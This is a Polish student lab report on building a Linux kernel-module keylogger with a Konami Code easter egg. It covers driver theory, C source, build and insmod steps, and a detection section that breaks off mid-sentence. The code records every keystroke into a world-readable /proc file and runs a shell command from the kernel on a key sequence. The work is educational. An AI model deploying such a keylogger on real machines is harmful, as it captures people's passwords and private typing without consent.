Laboratorium Bezpieczeństwa Aplikacji Webowych
w Zespole Laboratoriów Cyberbezpieczeństwa i Sieci Komputerowych
Katedry Telekomunikacji i Teleinformatyki
Wydziału Informatyki i Telekomunikacji
Politechniki Wrocławskiej

Wrocław, 17 czerwca 2024 r.

RAPORT

Software keylogger

inż. Karolina PFAJFER
e-mail: 253346@student.pwr.edu.pl

inż. Piotr CICHOWLAS
e-mail: 253013@student.pwr.edu.pl

inż Katarzyna PUCHALSKA
e-mail: 253046@student.pwr.edu.pl

inż Julia WIJAS
e-mail: 253095@student.pwr.edu.pl

Spis treści:

1. Cel projektu

Projekt ma na celu zapoznanie się z fundamentalnymi zasadami działania sterowników jądra Linux poprzez praktyczne doświadczenie w tworzeniu własnego sterownika. Głównym celem projektu jest samodzielne przygotowanie sterownika, który będzie obsługiwał podstawową klawiaturę jako moduł jądra Linux. Kluczową cechą rozwiązania jest umożliwienie sterownikowi rejestracji wszystkich naciskanych klawiszy przez użytkownika. Projekt zakłada również implementację mechanizmu zapisu zarejestrowanych klawisz, czyli zapisanie naciśniętych klawiszy do pliku tekstowego. Dodatkowym celem projektu jest Dodanie easter egg związany z Konami Code do stworzonego sterownika. Sterownik powinien zawierać dodatkową funkcjonalność, która zostanie uruchomiona po wprowadzeniu tzw. Konami Code na klawiaturze.

2. Wprowadzenie teoretyczne

2.1. System operacyjny Linux

Linux narodził się w 1991 roku, gdy fiński programista Linus Torvalds zapoczątkował projekt tworzenia nowego jądra systemu operacyjnego. Od tego czasu Linux rozwijał się dynamicznie, dzięki ogromnemu wkładowi społeczności programistów na całym świecie. Obecnie jest to kompleksowy system operacyjny, który znajduje zastosowanie w różnorodnych obszarach, od serwerów po urządzenia wbudowane. Linux to system typu Unix, co oznacza, że dziedziczy wiele cech charakterystycznych dla tych systemów, takich jak wielozadaniowość, wielowątkowość, hierarchiczna struktura systemu plików oraz zasady działania procesów. Jego modułowa architektura umożliwia elastyczne dostosowanie do różnorodnych zastosowań i sprzętów. Linux jest dostępny w wielu różnych wariantach, zwanych dystrybucjami. Każda dystrybucja różni się od siebie preinstalowanym oprogramowaniem, polityką aktualizacji, wsparciem technicznym i innymi czynnikami. Przykłady popularnych dystrybucji to Ubuntu, Fedora, Debian, CentOS, oraz wiele innych. Linux charakteryzuje się wieloma zaletami, w tym: Otwarty kod źródłowy, co umożliwia swobodną modyfikację i dostosowanie systemu do indywidualnych potrzeb. Stabilność i niezawodność, co czyni go popularnym wyborem dla serwerów i systemów wbudowanych. Bezpieczeństwo, dzięki regularnym aktualizacjom oraz rozbudowanemu systemowi kontroli dostępu. Wydajność, umożliwiająca efektywne wykorzystanie zasobów sprzętowych. Bogate wsparcie społeczności i szeroka dostępność dokumentacji oraz narzędzi programistycznych. Linux jest często wybierany jako platforma do obsługi serwerów internetowych, dzięki swojej stabilności, bezpieczeństwa i wydajności. Choć na rynku dominują systemy Windows i macOS, Linux zyskuje coraz

większą popularność wśród użytkowników, szczególnie tych poszukujących darmowej i elastycznej alternatywy. Linux jest również często stosowany w urządzeniach wbudowanych, takich jak routery sieciowe, telewizory inteligentne, czy urządzenia IoT, ze względu na swoją skalowalność i dostępność. Wiele instytucji edukacyjnych i naukowych wykorzystuje Linux jako platformę do nauki programowania, badań naukowych oraz do zarządzania zasobami informatycznymi.

System operacyjny Linux, będący odmianą systemu Unix, korzysta z jądra Linux jako swojej podstawy. Posiada on charakter otwartoźródłowy, co umożliwia publiczny dostęp do jego kodu, co z kolei pozwala społeczności programistów na globalną modyfikację i adaptację. Linux słynie z niezawodności, wydajności oraz bezpieczeństwa. Dzięki swojej modułowej architekturze, system ten cechuje się elastycznością i skalowalnością, co sprawia, że jest wybierany zarówno do zastosowań wbudowanych, jak i na serwerach obsługujących duże obciążenia. Jądro Linux zarządza zasobami sprzętowymi komputera, obejmującymi procesor, pamięć, dysk twardy oraz urządzenia wejścia/wyjścia. Oprócz tego, Linux obsługuje system plików, sieć oraz wiele innych funkcji kluczowych dla działania systemu operacyjnego. System Linux dysponuje rozbudowanym mechanizmem kontroli dostępu i zabezpieczeń, co pozwala administratorom na konfigurację i zarządzanie uprawnieniami użytkowników oraz na ochronę przed nieautoryzowanym dostępem i atakami z zewnątrz. Dzięki aktywnemu wsparciu społeczności programistów, Linux stale ewoluuje poprzez dodawanie nowych funkcji, poprawianie wydajności oraz zwiększenie poziomu bezpieczeństwa. To sprawia, że jest on powszechnie wybieranym rozwiązaniem zarówno przez użytkowników indywidualnych, jak i przez firmy.

2.1. Sterowniki systemu Linux

Sterowniki (ang. drivers) w systemie Linux są specjalnymi programami, które umożliwiają systemowi operacyjnemu komunikację z konkretnymi urządzeniami sprzętowymi. Ich główną rolą jest zapewnienie interfejsu, dzięki któremu system operacyjny może korzystać z funkcji i zasobów danego urządzenia. Bez odpowiedniego sterownika, system nie byłby w stanie efektywnie korzystać z urządzeń sprzętowych. W systemie Linux można wyróżnić trzy główne typy sterowników:

- Sterowniki wbudowane (ang. built-in drivers): Są one kompilowane razem z jądrem systemu i są dostępne od razu po jego uruchomieniu. Obejmują podstawową obsługę najpopularniejszych urządzeń. Sterowniki wbudowane w system Linux to oprogramowanie sterujące, które jest częścią jądra systemu operacyjnego Linux. Te sterowniki są dostarczane razem z jądrem i obsługują podstawowe funkcje sprzętowe, takie jak obsługa karty sieciowej, karty dźwiękowej, myszy, klawiatury itp. Dzięki wbudowanym sterownikom wiele podstawowych urządzeń może działać poprawnie

zaraz po zainstalowaniu systemu Linux bez konieczności instalowania dodatkowych sterowników zewnętrznych. Jednak w niektórych przypadkach może być konieczne zainstalowanie dodatkowych sterowników, zwłaszcza dla sprzętu z bardziej zaawansowanymi funkcjami lub dla urządzeń nieobsługiwanych przez wbudowane sterowniki.

- Sterowniki modułowe (ang. loadable kernel modules): Są to sterowniki, które mogą być dynamicznie ładowane i usuwane z jądra systemu w trakcie jego działania. Dzięki temu można oszczędzić zasoby systemu, ładowując tylko te sterowniki, które są faktycznie potrzebne. Sterowniki modułowe w systemie Linux to sterowniki, które mogą być dynamicznie ładowane i odładowywane z jądra systemu w trakcie jego działania. Oznacza to, że nie są one wbudowane bezpośrednio w jądro podczas jego kompilacji, ale są dostarczane w postaci oddzielnych plików binarnych, które można załadować w pamięć podczas pracy systemu. Zaletą sterowników modułowych jest to, że pozwalają one na elastyczne zarządzanie obsługą różnych urządzeń sprzętowych. Nie wszystkie sterowniki muszą być ładowane do pamięci podczas uruchamiania systemu, co może pomóc w optymalizacji zużycia zasobów systemowych. Ponadto umożliwiają one dynamiczne dodawanie i usuwanie obsługi sprzętu w trakcie działania systemu, co może być przydatne w przypadku hot-swappable urządzeń (urządzeń, które można podłączać i odłączać w trakcie pracy systemu). Aby załadować sterownik modułowy do jądra systemu Linux, można użyć poleceń takich jak insmod lub modprobe. Natomiast do odładowania sterownika można użyć polecenia rmmod. Sterowniki modułowe są szeroko stosowane w systemie Linux i stanowią ważny element jego elastyczności i skalowalności.
- Sterowniki użytkownika (ang. user-space drivers): Sterowniki te działają poza jądrem systemu i komunikują się z nim za pomocą interfejsów systemowych. Są one wykorzystywane w przypadku niektórych urządzeń, które wymagają bardziej zaawansowanej obsługi niż jest to możliwe za pomocą sterowników jądrowych. Sterowniki użytkownika są często używane do obsługi urządzeń, które nie wymagają dostępu do specjalnych funkcji jądra systemu, takich jak interfejsy sieciowe czy odczyt i zapis do plików. Mogą być one również stosowane do implementacji innych funkcji systemowych, takich jak systemy plików w przestrzeni użytkownika. Sterowniki użytkownika w systemie Linux są zazwyczaj tworzone jako odrębne programy, które komunikują się z jądrem poprzez interfejsy systemowe, takie jak systemowe wywołania API (np. ioctl()), interfejsy procfs lub sysfs, a także interfejsy sieciowe, takie jak SOCK_DGRAM dla komunikacji za pomocą gniazd. Przykładowo, popularne sterowniki użytkownika w systemie Linux

to np. oprogramowanie do obsługi drukarek (np. CUPS), oprogramowanie do obsługi kart dźwiękowych (np. ALSA), oprogramowanie do obsługi grafiki (np. Mesa), czy oprogramowanie do zarządzania energią (np. powernowd). Te aplikacje działają na poziomie użytkownika, korzystając z dostępnych interfejsów systemowych, aby zapewnić odpowiednią funkcjonalność dla różnych urządzeń i zadań.

W ten sposób sterowniki w systemie Linux odgrywają kluczową rolę w zapewnieniu sprawnego działania urządzeń sprzętowych i zapewniają kompatybilność z różnorodnymi konfiguracjami sprzętowymi. Dzięki otwartości i zaangażowaniu społeczności programistów, system Linux oferuje szeroki zakres wsparcia dla różnorodnych urządzeń.

3. Założenia projektowe

Założenia:

– realizacja projektu ma na celu samodzielne przygotowanie sterownika, który będzie uruchamiany jako moduł jądra Linux i będzie odpowiedzialny za obsługę podstawowej klawiatury. Sterownik powinien również posiadać możliwość zapisu otrzymanych danych oraz zawierać easter egg polegający na wykonaniu dodatkowej, wybranej przez autorów operacji po wykryciu wprowadzenia tzw. Konami Code na klawiaturze - taką operacją może być np. zagranie melodii korzystając z brzęczyka systemowego (beepera).

Narzędzia:

- VirtualBox/VMware
- Kali Linux/Ubuntu 24.04 LTS

Klauzula informacyjna

Autor niniejszego raportu oświadcza, że otrzymane do analizy materiały dydaktyczne będzie traktował jako materiały i informacje niejawne. Ponadto, zobowiązuje się do stosowania wszelkich możliwych środków organizacyjnych i technicznym mających na celu zachowanie integralności i poufności powierzonych materiałów.

Projekt opracowali: inż. Katarzyna PUCHALSKA, 25%
inż. Julia WIJAS, 25%
inż. Karolina PFAJFER 25%
inż. Piotr CICHOWLAS, 25%

4. Wybór narzędzi i technologii

4.1. Repozytorium GitHub

GitHub jest uważany za wiodącą platformę dla projektów oprogramowania typu open source. Najprościej mówiąc repozytorium GitHub to internetowa platforma, która służy jako centralne miejsce do przechowywania, zarządzania i śledzenia kodu źródłowego projektów. Umożliwia ona programistom i zespołom deweloperskim na współpracę nad kodem, wykorzystując system kontroli wersji Git, który rejestruje każdą zmianę w plikach, umożliwiając łatwe cofanie do poprzednich stanów i współdzielenie pracy z innymi. Repozytorium na GitHubie to przestrzeń, gdzie przechowywane są wszystkie pliki związane z projektem, w tym kod źródłowy, dokumentacja, pliki konfiguracyjne oraz inne zasoby. Każde repozytorium zawiera pełną historię zmian wprowadzonych do projektu, co pozwala na śledzenie, kto wprowadził jakie zmiany, kiedy zostały one wprowadzone i dlaczego. Repozytoria obejmują pliki Readme, które dostarczają szczegółowych informacji na temat celu, warunków wstępnych, instrukcji operacyjnych i różnych innych szczegółowych danych. Kolejne pliki w repozytorium, takie jak pliki licencji, pliki UML i tak dalej, również oferują różnorodne informacje, takie jak autoryzacje licencyjne i wybory projektowe.

Użytkownicy mogą tworzyć publiczne lub prywatne repozytoria, gdzie publiczne są dostępne dla wszystkich, a prywatne tylko dla wybranych współpracowników. Udostępnianie dokumentacji w repozytoriach pomaga programistom w zrozumieniu zadania, a tym samym pomaga im w podejmowaniu decyzji dotyczących projektów, w których zamierzają uczestniczyć. Podstawowym elementem repozytorium jest kod źródłowy, który może być zapisany w różnych językach programowania i zorganizowany w foldery oraz pliki. Wszystkie zmiany w kodzie są rejestrowane jako "commity", które zawierają szczegółowe informacje o wprowadzonych modyfikacjach. Dzięki temu można łatwo cofnąć się do wcześniejszej wersji projektu, jeśli zajdzie taka potrzeba. Jednym z kluczowych narzędzi GitHub jest system kontroli wersji Git, który umożliwia śledzenie i zarządzanie zmianami w kodzie. Git działa na zasadzie lokalnych i zdalnych repozytoriów, co pozwala programistom pracować nad projektem lokalnie na swoich komputerach, a następnie synchronizować zmiany z repozytorium na GitHubie. Każde repozytorium na GitHubie ma swój zdalny odpowiednik, do którego można wysyłać (push) zmiany oraz z którego można pobierać (pull) najnowsze aktualizacje.Kolejnym ważnym aspektem GitHub jest współpraca. Programiści mogą tworzyć "forki" repozytoriów, czyli swoje własne kopie, na których mogą eksperymentować i wprowadzać zmiany bez wpływu na oryginalne repozytorium. Gdy zmiany są gotowe, mogą utworzyć "pull request", prosząc o ich włączenie do głównego projektu. Proces ten często obejmuje przegląd kodu, dyskusję i poprawki, co zapewnia wysoką jakość końcowego produktu. GitHub oferuje również funkcje takie jak "issues" i "projects", które pomagają w zarządzaniu zadaniami, śledzeniu błędów i planowaniu pracy nad projektem. Issues to narzędzie do zgłaszania problemów, propozycji nowych funkcji lub dokumentowania dyskusji związanych z projektem. Projekty to tablice kanban,

które umożliwiają organizację i priorytetyzację zadań w bardziej wizualny sposób.

Repozytorium GitHub to wszechstronne narzędzie umożliwiające efektywne zarządzanie kodem źródłowym, współpracę między programistami oraz automatyzację procesów deweloperskich. Dzięki bogatym funkcjom i integracji z systemem kontroli wersji Git, GitHub stał się jednym z najpopularniejszych narzędzi wśród programistów na całym świecie. Jednak pomimo zainteresowania współtworzeniem repozytoriów GitHub, napotykają oni w tym procesie wiele przeszkód, co prowadzi do zmniejszonej motywacji do angażowania się w prace. Obecna nieodpowiednia i fragmentaryczna dokumentacja tych repozytoriów utrudnia programistom zrozumienie istoty repozytoriów, zmniejszając w ten sposób korzyści płynące ze znacznej liczby wkładów

4.2. Język C/C++

C i C++ to dwa z najważniejszych języków programowania, które mają ogromny wpływ na rozwój oprogramowania i technologii. Choć często są omawiane razem, mają swoje unikalne cechy i zastosowania.

C to proceduralny język programowania opracowany na początku lat 70. XX wieku przez Dennisa Ritchie'ego w Bell Labs. Jego głównym celem było tworzenie systemów operacyjnych i innego oprogramowania systemowego. Jedną z najważniejszych cech języka C jest jego bliskość do sprzętu, co umożliwia programistom bezpośrednią manipulację pamięcią, co z kolei pozwala na tworzenie wydajnych programów. Język C charakteryzuje się prostotą i minimalizmem. Ma relatywnie niewielki zestaw słów kluczowych i struktur, ale jest bardzo potężny dzięki wszechstronnej możliwości operacji na wskaźnikach, które są zmiennymi przechowującymi adresy pamięci. Wskaźniki pozwalają na dynamiczne zarządzanie pamięcią, co jest niezbędne w systemach o ograniczonych zasobach. Struktury danych takie jak tablice, struktury (struct) i unie (union) umożliwiają tworzenie bardziej złożonych danych, podczas gdy funkcje ułatwiają modularność kodu. Standardowa biblioteka C dostarcza szeroki zestaw funkcji do operacji wejścia/wyjścia, manipulacji łańcuchami znaków, obliczeń matematycznych i innych podstawowych operacji. Z czasem język C ewoluował, prowadząc do standaryzacji przez ANSI (American National Standards Institute) i ISO (International Organization for Standardization), co zapewniło kompatybilność między różnymi kompilatorami i systemami operacyjnymi.

C++ to język programowania ogólnego przeznaczenia, który został zaprojektowany jako rozszerzenie języka C przez Bjarne Stroustrupa w latach 80. XX wieku. C++ wprowadza paradygmaty programowania obiektowego, które pozwalają na bardziej zorganizowane i modularne podejście do pisania kodu. Dzięki dziedziczeniu, polimorfizmowi i enkapsulacji, programiści mogą tworzyć bardziej złożone i łatwiejsze do zarządzania systemy. C++ jest językiem wieloparadygmatowym, co oznacza, że obsługuje różne style programowania: proceduralny, obiektowy i funkcyjny. Klasy są podstawowym budulcem w programowaniu obiektowym w C++. Umożliwiają tworzenie obiektów, które łączą dane i metody operujące na tych danych. Dziedziczenie pozwala na tworzenie hierarchii klas, co umożliwia ponowne wykorzystanie kodu. Polimorfizm pozwala

na tworzenie funkcji i metod, które mogą działać na obiektach różnych klas, a enkapsulacja ukrywa szczegóły implementacyjne przed użytkownikami klasy, co zwiększa bezpieczeństwo i modularność kodu. Standardowa biblioteka C++ (STL - Standard Template Library) dostarcza bogaty zestaw algorytmów, kontenerów, iteratów i funkcji, które ułatwiają zarządzanie danymi i operacje na nich. Dzięki temu programiści mogą skupić się na rozwiązywaniu problemów biznesowych zamiast na implementacji podstawowych struktur danych i algorytmów.

C++ zachowuje wszystkie cechy C, co oznacza, że programiści mogą nadal używać wskaźników, manipulacji pamięcią i niskopoziomowych operacji, kiedy jest to konieczne. Jednak dzięki wprowadzeniu nowych koncepcji i funkcji, C++ umożliwia tworzenie bardziej zaawansowanych i skalowalnych aplikacji. C i C++ znajdują szerokie zastosowanie w różnych dziedzinach. C jest szczególnie popularny w systemach wbudowanych, systemach operacyjnych, kompilatorach i oprogramowaniu, które wymaga bezpośredniego dostępu do sprzętu. C++ jest natomiast często używany w aplikacjach wymagających wysokiej wydajności, takich jak gry komputerowe, systemy wbudowane, aplikacje czasu rzeczywistego oraz w dużych systemach biznesowych i aplikacjach serwerowych.

5. Implementacja systemu

Podstawowym zadaniem było napisanie kodu typu Keylogger, który monitoruje naciśnięcia klawiszy na klawiaturze, zapisuje je do bufora i sprawdza, czy wpisana została sekwencja "Konami Code". Jeśli kod Konami zostanie wprowadzony, uruchamiany jest określony skrypt. Działanie kodu jest następujące, moduł rejestruje funkcję keylogger_notify jako notyfikator klawiatury i tworzy wpis /proc/keylogger, gdzie zapisywane będą naciśnięcia klawiszy. Każde naciśnięcie klawisza jest przechwytywane przez keylogger_notify. Funkcja ta przekształca kody klawiszy na znaki, zapisuje je do bufora i sprawdza, czy wprowadzona została sekwencja Konami Code. Jeśli wprowadzona zostanie poprawna sekwencja Konami Code, uruchamiane jest zadanie execute_command_work, które uruchamia polecenie w trybie użytkownika. Zawartość bufora key_log można zobaczyć, odczytując plik /proc/keylogger.

Kod zaczyna się od włączenia nagłówków niezbędnych do działania modułu jądra.

```c
#include <linux/input-event-codes.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/keyboard.h>
#include <linux/seq_file.h>
#include <linux/proc_fs.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/timer.h>
#include <linux/io.h>
#include <linux/kmod.h>
#include <linux/workqueue.h>
#include <linux/input.h>
```

Dalej występują definicje i zmienne globalne. Nazwa pliku wirtualnego gdzie będą zapisywane wciśnięte klawisze to PROC_FILENAME, a MAX_KEY_LOG_SIZE odpowiada za rozmiar bufora przechowującego naciśnięte klawisze. Na dole poniższej grafiki znajdują się struktury “nb” to blok notyfikatora używany do rejestracji keyloggera, a struktura “keylogger_execute_work” służy do zarządzania zadaniem wykonywania polecenia po wprowadzeniu Konami Code.

```c
#define PROC_FILENAME "keylogger"
#define MAX_KEY_LOG_SIZE 2048 // Increased buffer size

static struct notifier_block nb;
static char key_log[MAX_KEY_LOG_SIZE];
static int key_log_index = 0;
static int sequence_index = 0;

// Define the full Konami Code sequence
static const int konami_sequence[] = {
    KEY_UP, KEY_UP, KEY_DOWN, KEY_DOWN,
    KEY_LEFT, KEY_RIGHT, KEY_LEFT, KEY_RIGHT,
    KEY_B, KEY_A
};

static struct workqueue_struct *wq;
struct keylogger_execute_work {
    struct work_struct work;
};
```

Kolejne funkcje, czyli “execute_command_work” wykonuje polecenie w przestrzeni użytkownika (uruchamia speaker-test), gdy cała sekwencja Konami

zostanie wpisana, a “get_char_from_keycode” ta mapuje kody klawiszy na odpowiadające im znaki. Dodatkowo uwzględnia użycie klawisza shift.

```
36  static void execute_command_work(struct work_struct *work) {
37      char *argv[] = { "/bin/sh", "-c", "speaker-test -t sine -f 1000 -l 1", NULL };
38      static char *envp[] = { "HOME=/", "PATH=/sbin:/bin:/usr/sbin:/usr/bin", NULL };
39      int ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
40      if (ret != 0) {
41          printk(KERN_ERR "Failed to execute command, return code: %d\n", ret);
42      } else {
43          printk(KERN_INFO "Command executed successfully.\n");
44      }
45      kfree(work);
46  }


48   static const char* get_char_from_keycode(int keycode, int shift) {
49       switch (keycode) {
50           case KEY_RESERVED: return " ";
51           case KEY_ESC: return "\033";
52           case KEY_1: return shift ? "!" : "1";
53           case KEY_2: return shift ? "@" : "2";
54           case KEY_3: return shift ? "#" : "3";
55           case KEY_4: return shift ? "$" : "4";
56           case KEY_5: return shift ? "%" : "5";
57           case KEY_6: return shift ? "^" : "6";
```

“Check_sequence” sprawdza, czy wprowadzony kod na klawiaturze pokrywa się z ekwencją Konami. Jeśli tak, wykonuje polecenie i resetuje indeks sekwencji.

```
141  static void check_sequence(int keycode) {
142      if (keycode == konami_sequence[sequence_index]) {
143          sequence_index++;
144          if (sequence_index == ARRAY_SIZE(konami_sequence)) {
145              printk(KERN_INFO "Konami Code entered: Executing command!\n");
146
147              struct keylogger_execute_work *ew = kmalloc(sizeof(struct keylogger_execute_work), GFP_KERNEL);
148              if (ew) {
149                  INIT_WORK(&ew->work, execute_command_work);
150                  queue_work(wq, &ew->work);
151              } else {
152                  printk(KERN_ERR "Failed to allocate memory for work struct.\n");
153              }
154
155              sequence_index = 0; // Reset sequence
156          }
157      } else {
158          sequence_index = 0; // Reset sequence if keycode does not match
159      }
160  }
```

Główna funkcja notyfikacji “keylogger_notify”, która loguje naciśnięcia klawiszy i sprawdza sekwencję Konami. Jeśli klawisz jest wciśnięty (param->down), zostaje dodany do bufora logów i sprawdzony pod kątem sekwencji Konami.

```
162  static int keylogger_notify(struct notifier_block *self, unsigned long event, void *data) {
163      struct keyboard_notifier_param *param = data;
164
165      if (event == KBD_KEYCODE && param->down && key_log_index < MAX_KEY_LOG_SIZE - 2) {
166
167          int shift = (param->shift != 0);
168
169          const char *character = get_char_from_keycode(param->value, shift);
170          if (*character != ' ' || (key_log_index > 0 && key_log[key_log_index - 1] != ' ')) {
171              while (*character != '\0') {
172                  key_log[key_log_index++] = *character;
173                  if (key_log_index >= MAX_KEY_LOG_SIZE - 1)
174                      break;
175                  character++;
176              }
177              key_log[key_log_index] = '\0';
178              printk(KERN_INFO "Pressed key: %s\n", character);
179
180              // Check sequence
181              check_sequence(param->value);
182          }
183      }
184
185      return NOTIFY_OK;
186  }
```

Funkcja “keylogger_proc_show” wyświetla zawartość bufora logów w pliku /proc, a “keylogger_proc_open” otwiera plik /proc i wywołuje keylogger_proc_show.

```
189     static int keylogger_proc_show(struct seq_file *m, void *v) {
190         int i;
191         for (i = 0; i < key_log_index; ++i) {
192             seq_putc(m, key_log[i]);
193         }
194         return 0;
195     }
196
197     static int keylogger_proc_open(struct inode *inode, struct file *file) {
198         return single_open(file, keylogger_proc_show, NULL);
199     }
```

W ostatniej części kodu “keylogger_init” jest odpowiedzialne za rejestrowanie powiadomień klawiatury, tworzenia wpisu w /proc i tworzenia kolejki prac, natomiast “keylogger_exit” wyrejestrowuje powiadomienie klawiatury, usuwa wpis w /proc oraz usuwa kolejkę prac.

```
208     static int __init keylogger_init(void) {
209         nb.notifier_call = keylogger_notify;
210         register_keyboard_notifier(&nb);
211         printk(KERN_INFO "Keylogger module initialized.\n");
212
213         if (!proc_create(PROC_FILENAME, 0444, NULL, &keylogger_fops)) {
214             printk(KERN_ERR "Failed to create proc entry.\n");
215             return -ENOMEM;
216         }
217
218         wq = create_singlethread_workqueue("keylogger_wq");
219         if (!wq) {
220             printk(KERN_ERR "Failed to create workqueue.\n");
221             remove_proc_entry(PROC_FILENAME, NULL);
222             return -ENOMEM;
223         }
224
225         printk(KERN_INFO "Keylogger proc entry created.\n");
226         return 0;
227     }
228
229     static void __exit keylogger_exit(void) {
230         unregister_keyboard_notifier(&nb);
231         remove_proc_entry(PROC_FILENAME, NULL);
232         if (wq) {
233             flush_workqueue(wq);
234             destroy_workqueue(wq);
235         }
236         printk(KERN_INFO "Keylogger module unloaded.\n");
237     }
```

6. Instalacja i obsługa rozszerzenia


W celu uruchomienia stworzonego keyloggera należy sklonować repozytorium GitHub do swojej maszyny wirtualnej z systemem Linux (rozszerzenie było testowane na Kali Linux oraz Ubuntu 24.04 LTS).

Link do repozytorium:

- https://github.com/cichowlasp/software-keylogger

Aby sklonować repozytorium należy skorzystać z poniższego polecenia:

```
Unset
git clone https://github.com/cichowlasp/software-keylogger.git
```



Następnie należy przejść do sklonowanego folderu oraz skompilować kod:

```
Unset
cd software-keylogger
make
```

```
bmc@bmc-virtual-machine:~$ cd software-keylogger/
bmc@bmc-virtual-machine:~/software-keylogger$ make
make -C /lib/modules/6.5.0-35-generic/build M=/home/bmc/software-keylogger modules
make[1]: Entering directory '/usr/src/linux-headers-6.5.0-35-generic'
warning: the compiler differs from the one used to build the kernel
  The kernel was built by: aarch64-linux-gnu-gcc-12 (Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0
  You are using:           gcc-12 (Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0
  CC [M]  /home/bmc/software-keylogger/keylogger.o
  MODPOST /home/bmc/software-keylogger/Module.symvers
  CC [M]  /home/bmc/software-keylogger/keylogger.mod.o
  LD [M]  /home/bmc/software-keylogger/keylogger.ko
  BTF [M] /home/bmc/software-keylogger/keylogger.ko
Skipping BTF generation for /home/bmc/software-keylogger/keylogger.ko due to unavailability o
f vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.5.0-35-generic'
bmc@bmc-virtual-machine:~/software-keylogger$
```

Po wykonania polecenia “make” w folderze utworzy nam się kilka plików:

```
bmc@bmc-virtual-machine:~/software-keylogger$ ls
keylogger.c   keylogger.mod    keylogger.mod.o  Makefile       Module.symvers
keylogger.ko  keylogger.mod.c  keylogger.o      modules.order  README.md
bmc@bmc-virtual-machine:~/software-keylogger$
```

Najważniejszy jest plik keylogger.ko — jest to właśnie rozszerzenie modułu, które możemy załadować do naszego systemu za pomocą polecenia:

```
Unset
sudo insmod keylogger.ko
```

Aby upewnić się, że moduł został poprawnie załadowany można skorzystać z polecenia:

```
Unset
sudo dmesg
```

Po wykonaniu powyższego polecenia powinniśmy w logach zauważyć następującą wiadomość:

```
[  941.631538] Keylogger module initialized.
[  941.631618] Keylogger proc entry created.
[  957.736190] Pressed key:
bmc@bmc-virtual-machine:~/software-keylogger$
```

Informuje nas ona o poprawnym załadowaniu rozszerzenia. Od tego momentu każde kliknięcie na klawiaturze zostanie zanotowane w pliku "/proc/keylogger". Aby wyświetlić jego zawartość można skorzystać np. z polecenia:

```
Unset
cat /proc/keylogger
```

```
bmc@bmc-virtual-machine:~/software-keylogger$ ls
keylogger.c   keylogger.mod    keylogger.mod.o  Makefile       Module.symvers
keylogger.ko  keylogger.mod.c  keylogger.o      modules.order  README.md
bmc@bmc-virtual-machine:~/software-keylogger$ test
bmc@bmc-virtual-machine:~/software-keylogger$ XD
XD: command not found
bmc@bmc-virtual-machine:~/software-keylogger$ cat /proc/keylogger

 ls
test
 XD
[UP][UP][DOWN][DOWN][LEFT][RIGHT][LEFT][RIGHT]bacat /proc/keylogger
bmc@bmc-virtual-machine:~/software-keylogger$
```

Jak można zaobserwować każde wciśnięcie klawisza w konsoli oraz poza nią zostało zarejestrowane w pliku. Kod zawiera "easter egga", który po wprowadzeniu sekwencji klawiszy (Konami Code) wyda dźwięk buzzera. Sekwencje tą możemy zobaczyć na powyższym rysunku ("UP UP DOWN DOWN LEFT RIGHT LEFT RIGHT B A").

Aby zakończyć działanie rozszerzenia należy skorzystać z polecenia:

```
Unset
sudo rmmod keylogger
```

W ten sposób rozszerzenie przestaje działać a plik "/proc/keylogger" przestaje istnieć.

```
bmc@bmc-virtual-machine:~/software-keylogger$ sudo rmmod keylogger
bmc@bmc-virtual-machine:~/software-keylogger$ cat /proc/keylogger
cat: /proc/keylogger: No such file or directory
```

7. Wykrywanie i ochrona

Wykrywanie keyloggerów, czyli programów, które śledzą i zapisują to, co wpisujesz na klawiaturze, jest ważne dla ochrony danych osobowych. Istnieje kilka sposobów na zidentyfikowanie i usunięcie tych zagrożeń. Po pierwsze, warto używać dobrego programu antywirusowego i antymalware, takiego jak Kaspersky, Bitdefender, Norton czy Malwarebytes. Regularne skanowanie komputera takim oprogramowaniem może pomóc wykryć i usunąć keyloggery. Po drugie, można monitorować procesy działające na komputerze. Warto regularnie sprawdzać, jakie programy są uruchomione, używając Menadżera zadań (Ctrl + Shift + Esc) lub bardziej zaawansowanych narzędzi, jak Process Explorer od Microsoftu, które pokazują więcej szczegółów. Przejrzenie listy zainstalowanych programów w Panelu sterowania lub w Ustawieniach Windows 10/11 i usunięcie tych, które wydają się podejrzane, to kolejny krok.Kolejną metodą jest skanowanie rejestru systemowego. Można to zrobić, otwierając edytor rejestru (Win + R, wpisując "regedit") i sprawdzając klucz rejestru odpowiedzialny za uruchamianie programów przy starcie systemu. Sprawdzanie wpisów w `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` może pomóc znaleźć podejrzane aplikacje.Specjalne narzędzia, takie jak Zemana AntiLogger, są również przydatne do wykrywania keyloggerów. Regularne aktualizacje systemu operacyjnego i oprogramowania są ważne, ponieważ często zawierają poprawki zabezpieczeń. Monitorowanie ruchu sieciowego za pomocą narzędzi takich jak Wireshark może pomóc wykryć podejrzane transmisję danych. Unikanie instalacji podejrzanych aplikacji i 